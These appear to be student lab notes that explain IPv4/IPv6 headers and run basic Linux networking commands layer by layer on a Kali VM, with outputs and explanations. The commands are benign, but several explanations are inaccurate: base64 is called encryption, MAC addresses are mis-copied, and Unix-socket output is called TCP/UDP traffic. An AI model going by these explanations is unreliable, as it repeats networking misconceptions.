


- Version: specifies the IP protocol version, for example, IPv4 is assigned version 4.
- IHL: Internet Header Length, defines the length of the header in terms of 32-bit words

- TOS: Type of Service, defined as how to treat the packet; priority and QoS are part of TOS.
- Total Length: indicates the total length of the packet (header plus data) in bytes.
- Identification: a unique identifier for different fragments of the same packet.
- Flags: controls fragmentation, indicates if a packet may be fragmented or not.
- Fragment Offset: The offset of a fragment in the original packet.
- TTL (Time to Live): It counts down hops, limiting the packet's lifespan.
- Protocol: The next-layer protocol used by the packet (TCP, UDP, ICMP).
- Header Checksum: The error-checking value for the integrity of the header.
- Source Address: The IPv4 address of the sender of the packet.
- Destination Address: The IPv4 address of the packet's intended recipient.
- Options: Optional fields for control or debugging.
- Data: The actual payload carried by the packet.

## **IPv6 Block diagram:**

# IPv6 Header



- Version: Indicates the version of the IPv6 protocol.
- Traffic Class: Specifies the priority or quality of service required for the packet.
- Flow Label: Used for flow control and marking packets belonging to the same flow.
- Payload Length: Specifies the length of the data payload in the packet.
- Next Header: Indicates the type of the next header after the IPv6 header.
- Hop Limit: Counter that is decremented by each router the packet passes by, eventually reaching zero, at which point it will drop the packet.
- Source Address: Source's IP address.
- Destination Address: IP address of the intended receiver.

---

---

## **COMMANDS FOR PHYSICAL LAYERS:**

- ip link show

```
(kali㉿kali)-[~]
$ ip link show
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN mode DEFAULT group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP mode DEFAULT group default qlen 1000
    link/ether 08:00:27:93:6d:73 brd ff:ff:ff:ff:ff:ff
```

1. **lo**: This is a loopback interface, which is a virtual interface used for internal communications of the system. The MTU value of this interface is 65536 bytes, and it is in an up state.
2. **eth0**: This is the Ethernet interface; it is the physical network interface. The MTU value for this interface is 1500 bytes, broadcast and multicast support are enabled for this interface, and it is also in an up state. The MAC address is 08:00:27:93:6d:73

- **ethtool eth0**

```
(kali㉿kali)-[~]
$ ethtool eth0
Settings for eth0:
    Supported ports: [ TP ]
    Supported link modes:  10baseT/Half 10baseT/Full
                           100baseT/Half 100baseT/Full
                           1000baseT/Full
    Supported pause frame use: No
    Supports auto-negotiation: Yes
    Supported FEC modes: Not reported
    Advertised link modes:  10baseT/Half 10baseT/Full
                           100baseT/Half 100baseT/Full
                           1000baseT/Full
    Advertised pause frame use: No
    Advertised auto-negotiation: Yes
    Advertised FEC modes: Not reported
    Speed: 1000Mb/s
    Duplex: Full
    Auto-negotiation: on
    Port: Twisted Pair
    PHYAD: 0
    Transceiver: internal
    MDI-X: off (auto)
netlink error: Operation not permitted
    Current message level: 0x00000007 (7)
                                      drv probe link
Link detected: yes
```

1. **Supported Ports**: The NIC supports only Twisted Pair (TP) connections.
2. **Supported Link Modes**: It can operate at various speeds and duplex modes: 10 Mbps (Half/Full), 100 Mbps (Half/Full), and 1000 Mbps (Full).
3. **Pause Frame Support**: Pause frame use is not supported.
4. **Auto-Negotiation**: The NIC supports auto-negotiation, which allows it to automatically determine the optimal link speed and duplex mode with the connected device.
5. **FEC Modes**: Forward Error Correction (FEC) modes are not reported.
6. **Advertised Link Modes**: The NIC advertises its support for the same link modes as it supports.
7. **Speed**: The current link speed is 1000 Mbps (1 Gbps).
8. **Duplex**: The current link mode is Full duplex.
9. **Auto-negotiation**: Auto-negotiation is enabled.
10. **Port**: The connection type is Twisted Pair.
11. **Transceiver**: The NIC has an internal transceiver.
12. **MDI-X**: MDI-X is off (auto), meaning the NIC will automatically detect and adjust for the correct cable type.

13. Link Detected: A link is detected and established.

- mii-tool

```
(kali㉿kali)-[~]
$ mii-tool
No interface specified
usage: mii-tool [-VvRrw] [-A media, ... | -F media] [-p addr] <interface ... >
    -V, --version           display version information
    -v, --verbose            more verbose output
    -R, --reset              reset MII to poweron state
    -r, --restart             restart autonegotiation
    -w, --watch               monitor for link status changes
    -l, --log                 with -w, write events to syslog
    -A, --advertise=media, ... advertise only specified media
    -F, --force=media          force specified media technology
    -p, --phy=addr             set PHY (MII address) to report
media: 1000baseTx-HD, 1000baseTx-FD,
       100baseT4, 100baseTx-FD, 100baseTx-HD,
       10baseT-FD, 10baseT-HD,
       (to advertise both HD and FD) 1000baseTx, 100baseTx, 10baseT
```

**Purpose:** The mii-tool command is used to configure and control the Media Independent Interface (MII) of a network interface card (NIC). The MII is the standard interface for connecting a physical layer transceiver (PHY) to the MAC layer of the NIC.

**Usage:** mii-tool [options] <interface>

**Options:**

- -V, --version: Displays the version information of the mii-tool command.
- -v, --verbose: Enables more verbose output.
- -R, --reset: Resets the MII to its power-on state.
- -r, --restart: Restarts the auto-negotiation process.
- -w, --watch: Monitors for link status changes.
- -l, --log: When used with -w, writes events to the syslog.
- -A, --advertise=media,...: Advertises only the specified media types.
- -F, --force=media: Forces the use of the specified media technology.
- -p, --phy=addr: Sets the PHY address (MII address) to report.

**Media Types:** The media argument specifies the media types to advertise or force.

The supported media types are:

- 1000baseTx-HD
- 1000baseTx-FD
- 100baseT4
- 100baseTx-FD
- 100baseTx-HD
- 10baseT-FD
- 10baseT-HD
- 1000baseTx (to advertise both HD and FD)
- 100baseTx
- 10baseT

---

---

## **COMMANDS FOR DATA LINK LAYERS:**

- ip link show eth0

```
(kali㉿kali)-[~]
$ ip link show eth0
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP mode DEFAULT group default qlen 1000
    link/ether 08:00:27:93:6d:73 brd ff:ff:ff:ff:ff:ff
```

**eth0:** This is the name of the network interface.

**<BROADCAST, MULTICAST, UP, LOWER\_UP>:** These are flags indicating the interface's capabilities and current state.

- BROADCAST: The interface can send and receive broadcast packets.
- MULTICAST: The interface can send and receive multicast packets.
- UP: The interface is currently active and operational.
- LOWER\_UP: The lower-level network interface is also active.

**mtu 1500:** The Maximum Transmission Unit (MTU) for this interface is 1500 bytes.

This is the maximum size of a single packet that can be transmitted on this interface.

**qdisc fq\_codel:** The queuing discipline (qdisc) used for this interface is fq\_codel.

Fq\_codel is a queuing algorithm that aims to provide fair queuing and minimize latency.

**state UP mode DEFAULT group default:** The interface is in the "UP" state, using the default mode and group.

**qlen 1000:** The maximum number of packets that can be queued on this interface is 1000.

**link/ether 08:00:27:93:6d:73 brd ff:ff:ff:ff:ff:ff:** This line shows the interface's hardware address (MAC address). The MAC address is a unique identifier for the network interface. In this case, the MAC address is 08:00:27:93:6d:73.

- arp -a

```
(kali㉿kali)-[~]
$ arp -a
_gateway (10.0.2.2) at 52:55:0a:00:02:02 [ether] on eth0
? (10.0.2.3) at 52:55:0a:00:02:03 [ether] on eth0
```

**\_gateway (10.0.2.2) at 52:55:00:02:02:02 [ether] on eth0:** This line indicates that the default gateway, which is a device responsible for routing traffic outside the local network, has an IP address of 10.0.2.2 and a MAC address of 52:55:00:02:02:02. The interface used to communicate with this gateway is eth0.

**? (10.0.2.3) at 52:55:00:02:02:03 [ether] on eth0:** This line shows an entry for an IP address 10.0.2.3. The question mark (?) before the IP address indicates that the ARP

resolution for this IP address was unsuccessful. The MAC address associated with this IP address is 52:55:00:02:02:03, and the interface used is eth0.

- **tcpdump**

```
(kali㉿kali)-[~]
$ tcpdump
tcpdump: eth0: You don't have permission to perform this capture on that device
(socket: Operation not permitted)
```

**Insufficient User Privileges:** By default, capturing network traffic requires root privileges. If the current user is not root or a member of the sudo group, they won't have the necessary permissions.

**Security Policies:** Some security policies or configurations might restrict network traffic monitoring to specific users or groups for security reasons.

- **USING sudo tcpdump**

```
(kali㉿kali)-[~]
$ sudo tcpdump
[sudo] password for kali:
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), snapshot length 262144 bytes
^C
0 packets captured
0 packets received by filter
0 packets dropped by kernel
```

`sudo tcpdump:`

- Started by executing the `tcpdump` command with `sudo`. This is necessary because capturing network traffic usually requires root privileges.
- Prompted for your password because `sudo` requires authentication to elevate privileges.
- `tcpdump: verbose output suppressed, use -v[v]... for full protocol decode`: This message indicates that `tcpdump` is running in a default mode where verbose output is suppressed for easier readability.
- `listening on eth0, link-type EN10MB (Ethernet), snapshot length 262144 bytes`: This line shows that `tcpdump` is now listening for network traffic on the `eth0` interface. `link-type EN10MB (Ethernet)` indicates that the interface is an Ethernet network interface. `snapshot length 262144 bytes` specifies the maximum size of the packet data that `tcpdump` will capture.
- `0 packets captured`: This line indicates that no packets have been captured yet.
- `0 packets received by filter`: This means that no packets have been filtered out by any filters that may have been applied to the `tcpdump` command.
- `0 packets dropped by kernel`: This shows that no packets were dropped by the operating system's kernel before they could be captured by `tcpdump`.

---

---

## **COMMANDS FOR NETWORK LAYERS:**

- ip route show

```
(kali㉿kali)-[~]
└─$ ip route show
default via 10.0.2.2 dev eth0 proto dhcp src 10.0.2.15 metric 100
10.0.2.0/24 dev eth0 proto kernel scope link src 10.0.2.15 metric 100
```

1. **default via 10.0.2.2 dev eth0 proto dhcp src 10.0.2.15 metric 100:**
  - This line defines the default route, which is used for traffic destined for any network not explicitly listed in the routing table.
  - default: This indicates that this is the default route.
  - via 10.0.2.2: Traffic for the default route will be forwarded through the gateway with the IP address 10.0.2.2.
  - dev eth0: The interface used to reach the gateway is eth0.
  - proto dhcp: This route was obtained through the Dynamic Host Configuration Protocol (DHCP).
  - src 10.0.2.15: The source IP address for traffic sent through this route is 10.0.2.15.
  - metric 100: The metric for this route is 100. The metric is a value used by the routing algorithm to determine the best path for traffic. Lower values generally indicate a more preferred route.
2. **10.0.2.0/24 dev eth0 proto kernel scope link src 10.0.2.15 metric 100:**
  - This line defines a route for the 10.0.2.0/24 network, which is a local network.
  - 10.0.2.0/24: This is the network address in CIDR notation.
  - dev eth0: Traffic for this network will be sent directly through the eth0 interface.
  - proto kernel: This route was added by the kernel itself.
  - scope link: This route is only valid for traffic within the local link.
  - src 10.0.2.15: The source IP address for traffic sent through this route is 10.0.2.15.
  - metric 100: The metric for this route is 100.

- ip addr show eth0

```
(kali㉿kali)-[~]
└─$ ip addr show eth0
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:93:6d:73 brd ff:ff:ff:ff:ff:ff
        inet 10.0.2.15/24 brd 10.0.2.255 scope global dynamic noprefixroute eth0
            valid_lft 82995sec preferred_lft 82995sec
        inet6 fd00::8c9b:9260:da9f:d5ee/64 scope global dynamic noprefixroute
            valid_lft 86324sec preferred_lft 14324sec
        inet6 fe80::46bc:263d:f010:b946/64 scope link noprefixroute
            valid_lft forever preferred_lft forever
```

#### 1. Interface Information:

- **eth0:** This is the name of the network interface.
- **<BROADCAST, MULTICAST, UP, LOWER\_UP>:** These are flags indicating the interface's capabilities and current state:
  - BROADCAST: The interface can send and receive broadcast packets.
  - MULTICAST: The interface can send and receive multicast packets.
  - UP: The interface is currently active and operational.
  - LOWER\_UP: The lower-level network interface is also active.
- **mtu 1500 qdisc fq\_codel state UP group default qlen 1000:**
  - mtu 1500: The Maximum Transmission Unit (MTU) for this interface is 1500 bytes.

- qdisc fq\_codel: The queuing discipline used for this interface is fq\_codel. Fq\_codel is a queuing algorithm that aims to provide fair queuing and minimize latency.
- state UP group default qlen 1000: The interface is in the "UP" state, using the default mode and group, with a maximum queue length of 1000 packets.

## 2. Hardware Address:

- **link/ether 08:00:27:93:6d:73 brd ff:ff:ff:ff:ff:ff:**
  - This line shows the interface's hardware address (MAC address). The MAC address is a unique identifier for the network interface. In this case, the MAC address is 08:00:27:93:6d:73.

## 3. IPv4 Address:

- **inet 10.0.2.15/24 brd 10.0.2.255 scope global dynamic noprefixroute eth0:**
  - This line shows the IPv4 address assigned to the interface: 10.0.2.15 with a subnet mask of 255.255.255.0 (represented as /24 in CIDR notation).
  - brd 10.0.2.255: This is the broadcast address for the subnet.
  - scope global dynamic noprefixroute: This indicates that the address is dynamically assigned (likely via DHCP) and has global scope. noprefixroute means that this address is not part of a larger routing prefix.

## 4. IPv6 Addresses:

- **inet6 fd00::8c9b:9260:da9f:d5ee/64 scope global dynamic noprefixroute:** This is a global IPv6 address assigned to the interface.
- **inet6 fe80::46bc:263d:f010:b946/64 scope link noprefixroute:** This is a link-local IPv6 address, which is used for communication within the local network segment.

- ping -c 4 google.com

```
(kali㉿kali)-[~]
$ ping -c 4 google.com
PING google.com (142.250.206.110) 56(84) bytes of data.

--- google.com ping statistics ---
4 packets transmitted, 0 received, 100% packet loss, time 3074ms
```

PING google.com (142.250.206.110) 56(84) bytes of data.: This line indicates that the ping command is sending 56 bytes of data (84 bytes including headers) to the host "google.com", whose IP address is resolved to 142.250.206.110.

--- google.com ping statistics ---: This line separates the command and the results.  
4 packets transmitted, 0 received, 100% packet loss, time 3074ms: This line summarizes the results of the ping test.

- 4 packets transmitted: The ping command sent 4 packets as requested.
- 0 received: None of the 4 packets were received back from the target host.
- 100% packet loss: This indicates that 100% of the sent packets were lost, meaning there was no response from the target host.
- time 3074ms: This is the total time taken for the ping command to send all 4 packets and wait for responses.

## **COMMANDS FOR TRANSPORT LAYERS:**

- netstat -tuln

```
(kali㉿kali)-[~]
$ netstat -tuln
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp    0      0      127.0.0.54:53          0.0.0.0:*
tcp    0      0      127.0.0.53:53          0.0.0.0:*
tcp    0      0      0.0.0.0:5355          0.0.0.0:*
tcp6   0      0      :::5355                :::*
udp    0      0      127.0.0.54:53          0.0.0.0:*
udp    0      0      127.0.0.53:53          0.0.0.0:*
udp    0      0      0.0.0.0:5353          0.0.0.0:*
udp    0      0      0.0.0.0:5355          0.0.0.0:*
udp6   0      0      :::5353                :::*
udp6   0      0      :::5355                :::*
```

**Proto:** The protocol used for the connection (TCP or UDP).

**Recv-Q:** The number of bytes waiting to be read from the socket.


**Send-Q:** The number of bytes waiting to be sent from the socket.

**Local Address:** The local address and port number of the socket.

**Foreign Address:** The address and port number of the remote host that the socket is listening for connections from.

**State:** The current state of the connection (e.g., LISTEN, ESTABLISHED).

- netstat -tuln (after starting some website and running some videos etc it'll show traffic)



-t: Specifies that only TCP connections should be shown.

-u: Specifies that UDP connections should also be shown.

-l: Specifies that only listening sockets (servers) should be displayed.

-n: Specifies that numerical addresses should be used instead of resolving them to hostnames.

- telnet google.com 80

```
(kali㉿kali)-[~]
$ telnet google.com 80
Trying 142.250.206.110 ...
Connected to google.com.
Escape character is '^].
HTTP/1.0 400 Bad Request
Content-Type: text/html; charset=UTF-8
Referrer-Policy: no-referrer
Content-Length: 1555
Date: Tue, 14 Jan 2025 13:50:39 GMT

<!DOCTYPE html>
<html lang=en>
<meta charset=utf-8>
<meta name=viewport content="initial-scale=1, minimum-scale=1, width=device-width">
<title>Error 400 (Bad Request) !! 1</title>
<style>
  *{margin:0;padding:0}html,code{font:15px/22px arial,sans-serif}html{background:#fff;color:#222;padding:15px}body{margin:7% auto 0;max-width:390px;min-height:180px;padding:30px 0 15px}* > body{background:url(//www.google.com/images/errors/robot.png) 100% 5px no-repeat;padding-right:205px}p{margin:11px 0 22px;overflow:hidden}ins{color:#777;text-decoration:none}a img{border:0}@media screen and (max-width:772px){body{background:none;margin-top:0;max-width:none;padding-right:0}}#logo{background:url(//www.google.com/images/branding/googlelogo/1x/googlelogo_color_150x54dp.png) no-repeat;margin-left:-5px}@media only screen and (min-resolution:192dpi){#logo{background:url(//www.google.com/images/branding/googlelogo/2x/googlelogo_color_150x54dp.png) no-repeat 0% 0%/100% 100%;-moz-border-image:url(//www.google.com/images/branding/googlelogo/2x/googlelogo_color_150x54dp.png) 0}}@media only screen and (-webkit-min-device-pixel-ratio:2){#logo{background:url(//www.google.com/images/branding/googlelogo/2x/googlelogo_color_150x54dp.png) no-repeat;-webkit-background-size:100% 100%}}#logo{display:inline-block;height:54px;width:150px}
</style>
<a href=//www.google.com/><span id=logo aria-label=Google></span></a>
<p><b>400.</b> <ins>That's an error.</ins>
<p><b>Your client has issued a malformed or illegal request. </b> <ins>That's all we know.</ins>
^CConnection closed by foreign host.
```

#### 1. Telnet Connection:

- telnet google.com 80: This command initiates a Telnet connection to the Google web server on port 80, which is the standard port for HTTP traffic.

#### 2. Connection Established:

- The output shows that the connection to the server was successful.

#### 3. Sending a Request:

- After connecting, you likely sent a request to the server, but the format of your request was incorrect. This could be due to:
  - **Missing or incorrect headers:** HTTP requests require specific headers, such as the Host header, to be properly formatted.
  - **Incorrect request method:** You might have used an incorrect HTTP method (e.g., GET, POST) or omitted the method altogether.
  - **Missing or invalid URL:** The URL you requested might be missing or invalid.

#### 4. Server Response:

- The server responded with a 400 Bad Request error. This error code indicates that the server received a request that it could not understand or process.

## 5. Error Message:

- The server sent an HTML page with the error message, explaining that the request was malformed or illegal.

### ● SS

```
(kali㉿kali)-[~]
└─$ ss
Netid State    Recv-Q   Send-Q          Local Address:Port          Peer Address:Port
u_str ESTAB    0        0              * 9333                  * 9001
u_str ESTAB    0        0              /run/systemd/journal/stdout 8888      * 8132
u_str ESTAB    0        0              /run/systemd/journal/stdout 8031      * 8030
u_dgr ESTAB    0        0              * 6528                  * 4681
u_str ESTAB    0        0              * 9233                  * 8940
u_str ESTAB    0        0              * 8056                  * 8057
u_str ESTAB    0        0              * 9320                  * 8995
u_str ESTAB    0        0              /run/user/1000/bus 7828      * 8635
u_str ESTAB    160     0              * 7094                  * 6000
u_str ESTAB    0        0              * 9322                  * 9323
u_str ESTAB    0        0              /run/user/1000/bus 9238      * 9237
u_str ESTAB    0        0              /run/systemd/journal/stdout 6799      * 6798
u_str ESTAB    0        0              /run/user/1000/at-spi/bus_0 8994      * 9317
u_str ESTAB    0        0              * 8161                  * 8162
u_str ESTAB    0        0              /run/user/1000/bus 7856      * 7855
u_str ESTAB    0        0              * 7755                  * 7756
u_str ESTAB    0        0              /run/user/1000/bus 9319      * 9318
u_str ESTAB    0        0              * 7975                  * 8777
u_str ESTAB    0        0              /tmp/.X11-unix/X0 8940      * 9233
u_dgr ESTAB    0        0              * 6168                  * 6169
u_str ESTAB    0        0              * 6798                  * 6799
u_str ESTAB    0        0              * 7797                  * 7805
u_str ESTAB    0        0              /run/user/1000/at-spi/bus_0 9001      * 9333
u_dgr ESTAB    0        0              * 4937                  * 4682
u_str ESTAB    0        0              /run/systemd/journal/stdout 8907      * 8157
u_str ESTAB    0        0              * 7016                  * 7019
u_str ESTAB    0        0              * 5024                  * 684
u_str ESTAB    0        0              * 8157                  * 8907
u_str ESTAB    0        0              * 8030                  * 8031
u_str ESTAB    0        0              * 9326                  * 9327
u_str ESTAB    0        0              * 7069                  * 7070
u_str ESTAB    0        0              /run/systemd/journal/stdout 685       * 5067
u_str ESTAB    0        0              * 7857                  * 7858
u_str ESTAB    0        0              * 8057                  * 8056
u_str ESTAB    0        0              * 9318                  * 9319
u_str ESTAB    0        0              /run/user/1000/bus 9225      * 9224
u_str ESTAB    0        0              * 7862                  * 7863
u_str ESTAB    0        0              * 9243                  * 8951
u_str ESTAB    0        0              * 9317                  * 8994
u_str ESTAB    0        0              /tmp/.X11-unix/X0 8777      * 7975
u_str ESTAB    0        0              * 7011                  * 7012
u_str ESTAB    0        0              /run/systemd/journal/stdout 6200      * 6196
u_str ESTAB    0        0              /run/user/1000/at-spi/bus_0 8989      * 9304
u_dgr ESTAB    0        0              * 9237                  * 9238
u_dgr ESTAB    0        0              * 5077                  * 4682
u_str ESTAB    0        0              /tmp/.X11-unix/X0 8753      * 7965
u_str ESTAB    0        0              * 6289                  * 6290
u_str ESTAB    0        0              /run/systemd/journal/stdout 684       * 5024
```

### Analysis:

The output shows numerous established connections (ESTAB) across various protocols (TCP and UDP). Here are some key observations:

- System Services:** Several connections involve system services and daemons, such as systemd, at-spi, and X11. These are likely responsible for system processes and user interface interactions.
- User Processes:** Some connections are associated with user processes, indicated by paths like /run/user/1000/bus. This suggests that these connections are related to applications running under the user's account.
- Dynamic Ports:** A wide range of port numbers are used, indicating dynamic port allocation for various services and applications.

---

## COMMANDS FOR SESSION LAYERS:

- who

```
(kali㉿kali)-[~]
$ who
```

the who command might not show any output if there are no other users logged in to the system.

- ssh

```
(kali㉿kali)-[~]
$ ssh
usage: ssh [-46AaCfGgKkMNnqsTtVvXxYy] [-B bind_interface] [-b bind_address]
           [-c cipher_spec] [-D [bind_address:]port] [-E log_file]
           [-e escape_char] [-F configfile] [-I pkcs11] [-i identity_file]
           [-J destination] [-L address] [-l login_name] [-m mac_spec]
           [-O ctl_cmd] [-o option] [-P tag] [-p port] [-R address]
           [-S ctl_path] [-W host:port] [-w local_tun[:remote_tun]]
           destination [command [argument ...]]
           ssh [-Q query_option]
```

- **Basic Usage:**

- ssh [options] destination [command [argument ...]]: This is the general format for using the ssh command.
  - destination: The hostname or IP address of the remote machine you want to connect to.
  - [command [argument ...]]: Optional commands to be executed on the remote machine.

- **Options:**

- The output lists a large number of options that can be used to customize the SSH connection. These options control various aspects like:
  - **Cipher selection:** -c cipher\_spec
  - **Port forwarding:** -L, -R, -D
  - **Authentication:** -i identity\_file, -I pkcs11
  - **Logging:** -E log\_file
  - **Debugging:** -v, -vv, -vvv
  - **Configuration:** -F configfile
  - **And many more...**

**How to use the output:**

- You can refer to this output to learn about the different options available for the ssh command.
- You can use this information to customize your SSH connections based on your specific needs.

---

---

## COMMANDS FOR PRESENTATION LAYERS:

- echo "Hello" | base64

```
(kali㉿kali)-[~]
$ echo "Hello" | base64
SGVsbG8K
```

encrypting the Hello word

- **openssl**

```
(kali㉿kali)-[~]
$ openssl
help:
Standard commands
asn1parse      ca          ciphers       cmp
cms           crl         crl2pkcs7   dgst
dhparam        dsa         dsaparam     ec
ecparam        enc         engine       errstr
fipsinstall   genrsa      gspkkey     gssapi
help          info        kdf          list
mac           nsed        ocsp         passwd
pkcs12        pkcs7      pkcs8       pkey
pkeyparam     pkeyutl    prime       rand
rehash        req         rsa         rsautl
sclient       sserver    s_time      secp_id
smime         speed       spkac      srp
storeutl     ts          verify      version
x509

Message Digest commands (see the `dgst` command for more details)
blake2b512    blake2s256  md4         mds
rmd160        sha1       sha224      sha256
sha3-224      sha3-256   sha3-384    sha3-512
sha3-384      sha512    sha512-224 sha512-256
shake128      shake256  sm3

Cipher commands (see the `enc` command for more details)
aes-128-cbc  aes-128-ecb  aes-192-cbc  aes-192-ecb
aes-256-cbc  aes-256-ecb  aria-128-cbc  aria-128-cfb
aria-128-cfb1 aria-128-cfb8 aria-128-cfb  aria-128-ecb
aria-192-cfb1 aria-192-cfb8 aria-192-cfb  aria-192-cfb1
aria-192-cfb8 aria-192-ctr  aria-192-ecb  aria-192-ofb
aria-256-cbc  aria-256-cfb  aria-256-cfb1 aria-256-cfb8
aria-256-ctr  aria-256-ecb  aria-256-ofb  base64
bf-cbc        bf-cfb      bf-cfb      bf-ecb
bf-ofb        bf-cfb      camellia-128-cbc  camellia-192-cbc
camellia-192-ecb camellia-256-cbc  camellia-256-ecb cast
cast-cbc      cast5-cbc   cast5-cfb   cast5-ecb
cast5-ofb     des         des-cbc     des-cfb
des-ecb       des-edc     des-edc-cbc  des-edc-cfb
des-edede     des-edede3   des-edede3-cbc  des-edede3-cfb
des-edede3-ofb des-ofb     des3        desx
rc2            rc2-40-cbc  rc2-64-cbc  rc2-cbc
rc2-cfb       rc2-ecb     rc2-ofb     rc4
rc4-40        seed        seed-cbc   seed-cfb
seed-ecb      seed-ofb   sm4-cbc   sm4-cfb
sm4-ctr       sm4-ecb   zlib
```

**Standard commands:** These are general-purpose commands for managing OpenSSL, such as help, version, info, errstr, etc.

**Message Digest commands:** These commands are for generating message digests (also known as hash values) using various algorithms like MD5, SHA1, SHA256, etc.

**Cipher commands:** These commands are for performing encryption and decryption using various ciphers like AES, DES, RC4, etc.

## COMMANDS FOR APPLICATION LAYERS:

- curl -I <https://upes.ac.in>

```
(kali㉿kali)-[~]
$ curl -I https://upes.ac.in
HTTP/2 301
date: Tue, 14 Jan 2025 13:57:12 GMT
content-type: text/html
content-length: 169
server: nginx/1.25.3
location: https://www.upes.ac.in/
```

curl -I https://upes.ac.in:

- curl: This is the command-line tool used to transfer data from or to a server, using various protocols such as HTTP, FTP, etc.

- -I: This option tells curl to perform a HEAD request. This means that curl will only request the HTTP headers from the server, without downloading the actual content of the webpage.
  - (capital I) requests only the headers.
- curl -i <https://upes.ac.in>

```
(kali㉿kali)-[~]
$ curl -i https://upes.ac.in
HTTP/2 301
date: Tue, 14 Jan 2025 13:57:22 GMT
content-type: text/html
content-length: 169
server: nginx/1.25.3
location: https://www.upes.ac.in/

<html>
<head><title>301 Moved Permanently</title></head>
<body>
<center><h1>301 Moved Permanently</h1></center>
<hr><center>nginx/1.25.3</center>
</body>
</html>
```

-i (lowercase i) requests both headers and the body of the response.

- wget google.com

```
(kali㉿kali)-[~]
$ wget google.com
--2025-01-14 19:27:36-- http://google.com/
Resolving google.com (google.com)... 142.250.206.110, 2404:6800:4002:82b::200e
Connecting to google.com (google.com)|142.250.206.110|:80... connected.
HTTP request sent, awaiting response ... 301 Moved Permanently
Location: http://www.google.com/ [following]
--2025-01-14 19:27:37-- http://www.google.com/
Resolving www.google.com (www.google.com)... 142.250.194.100, 2404:6800:4009:81e::2004
Connecting to www.google.com (www.google.com)|142.250.194.100|:80... connected.
HTTP request sent, awaiting response ... 200 OK
Length: unspecified [text/html]
Saving to: 'index.html.1'


index.html.1 [ ⇄ ] 20.47K --.-KB/s in 0.02s

2025-01-14 19:27:38 (982 KB/s) - 'index.html.1' saved [20961]
```

- 1. Resolving google.com (google.com)... 142.250.206.110, 2404:6800:4002:82b::200e**
  - This line shows that the wget command is resolving the hostname google.com to its IP address. It found two IP addresses: an IPv4 address (142.250.206.110) and an IPv6 address (2404:6800:4002:82b::200e).
- 2. Connecting to google.com (google.com)|142.250.206.110:80... connected.**
  - This line shows that wget is connecting to the server at the IP address 142.250.206.110 on port 80 (the default port for HTTP).
- 3. HTTP request sent, awaiting response... 301 Moved Permanently**

- This line indicates that wget has sent an HTTP request to the server and received a 301 Moved Permanently response. This means that the requested resource has been moved to a new location.
- 4. **Location: <http://www.google.com/> [following]**
  - This line shows the new location of the resource as specified in the 301 response: http://www.google.com/. wget will now try to download the content from this new location.
- 5. **Resolving www.google.com ([www.google.com](http://www.google.com))... 142.250.194.100, 2404:6800:4009:81e::2004**
  - This line shows that wget is resolving the hostname www.google.com to its IP address. It found two IP addresses: 142.250.194.100 and 2404:6800:4009:81e::2004.
- 6. **Connecting to www.google.com ([www.google.com](http://www.google.com))|142.250.194.100:80... connected.**
  - This line shows that wget is connecting to the server at the IP address 142.250.194.100 on port 80.
  
- 7. **HTTP request sent, awaiting response ... 200 OK**
